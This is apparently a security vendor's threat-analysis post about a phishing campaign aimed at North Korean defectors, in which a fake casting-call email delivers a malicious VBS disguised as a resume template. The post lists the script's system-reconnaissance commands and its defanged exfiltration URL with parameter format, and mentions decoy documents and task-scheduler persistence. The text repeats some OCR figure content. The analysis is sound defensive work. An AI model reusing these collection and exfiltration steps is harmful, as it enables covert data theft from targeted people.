
Posted on April 1, 2022

APT Attack Disguised as Resume Template for North Korean Defectors (VBS Script)

The ASEC analysis team has recently discovered that a malicious info-leaking VBS is being distributed via phishing email disguised as North Korea-related material. The email is about casting calls for a North Korea-related broadcast, and a compressed file is attached to it. It asks the readers to fill out the resume, prompting them to run the file. The compressed file contains a malicious VBS script file.


[redacted] 담당피디입니다.(22년 양식) - 메시지 (HTML)

2022-03-25 (금) 오후 12:02


vofkorea <scha26@hanmail.net>

[redacted] 담당피디입니다.(22년 양식)

받는 사람 [redacted]@hanmail.net

2022 이력서 양식.zip
35 KB

안녕하세요? 반갑습니다. ^^
[redacted] 담당PD입니다. ^^
이 메일은 여러분께서 잘 아시는 분들의 소개로 보내드리거나 본인이 방송출연을 희망하시는 분들께
일괄적으로 발송하는 메일입니다.
주변에 출연희망자들 같이 추천해 주시면 감사하겠습니다.
우선 첨부된 서류 (이력서) 먼저 작성해 보내주세요^^
빠른 시일내에 뵙기를 바랍니다.
나의인생이야기 쓰시는데 너무 부담 갖지 마세요
그냥 어린시절부터 지금까지 좀 특별한 얘기들, 이야기하고 싶은 것들
A4 6~7장 적어주시면 되요 제가 질문에 참고로 하기 위한거니까요^^


[redacted] 담당피디입니다.(22년 양식) - 메시지 (HTML)

2022-03-25 (금) 오후 12:02

vofkorea <scha26@hanmail.net>


[redacted] 담당피디입니다.(22년 양식)

받는 사람 [redacted]@hanmail.net

2022 이력서 양식.zip
35 KB

안녕하세요? 반갑습니다. ^^
[redacted] 담당PD입니다. ^^
이 메일은 여러분께서 잘 아시는 분들의 소개로 보내드리거나 본인이 방송출연을 희망하시는 분들께
일괄적으로 발송하는 메일입니다.
주변에 출연희망자들 같이 추천해 주시면 감사하겠습니다.
우선 첨부된 서류 (이력서) 먼저 작성해 보내주세요^^
빠른 시일내에 뵙기를 바랍니다.
나의인생이야기 쓰시는데 너무 부담 갖지 마세요
그냥 어린시절부터 지금까지 좀 특별한 얘기들, 이야기하고 싶은 것들
A4 6~7장 적어주시면 되요 제가 질문에 참고로 하기 위한거니까요^^

Figure 1. Distributed email


2022 이력서 양식.zip - AhnLab V3 Zip 2.0
파일(F) 명령(A) 도구(C) 보기(V) 설정(O) 즐겨찾기(R) 도움말(H)
새로압축 압축열기 파일추가 압축풀기 보기
2022 이력서 양식.zip

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
2022 이력서 양식.vbs	66,513	35,027	48%	VBScript 스크립트 파일	2022-03-26 오전 2:35

0 파일 선택, 0바이트 총 1 파일, 64.9KB

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
2022 이력서 양식.vbs	66,513	35,027	48%	VBScript 스크립트 파일	2022-03-26 오전 2:35

0 파일 선택, 0바이트 총 1 파일, 64.9KB

Figure 2. Attached compressed file

The activities of ‘2022 Resume Template.vbs’ are as follows:

- Collects and sends information
- Creates a normal HWP file
- Creates additional malicious script files and registers to task scheduler

When the VBS file is run, it collects user PC information using the commands below.


Collected Information	Command
List of currently running processes	cmd /c tasklist /v | clip
Routing table information	cmd /c Route print | clip
Program Files folder information	cmd /c dir /w “”%SystemRoot%/../Program Files”” | clip
Program Files (x86) folder information	cmd /c dir /w “”%SystemRoot%/../Program Files (x86)”” | clip

Table 1. Collected Information

It then encodes the collected information with Base64 and sends it to hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php.

- Parameter value: Cache=error&Sand=[Username]&Data=[Collected information encoded with base64]&Em=[Username encoded with base64]

It also uses ‘2022.hwp’ command to run the HWP file created in the folder where ‘2022 Resume Template.vbs’ file was run to disguise it as a normal file. The HWP file contains a resume template as shown below.


바탕글
대표
10.0 pt
2022
1/1쪽 1단 1줄 2칸 (F6): 문단 나눔 삽입 변경 내용 [기록 중지]
폭 맞춤

이력서

작성 년/월/일:2022 년 월 일

1. 인적사항

	성명	(가명:필요시)		
	주민등록번호		출생지	○○도 ○○군
	E-mail			
	전화번호		휴대폰	
	주소			
	탈북년월		입국년월	

2.신상자료

최종학력		결혼여부		종교	
취미			자격/특기		

3.가족사항 (대한민국 거주)

관계	성명	연령	직업/학교	관계	성명	연령	직업/학교

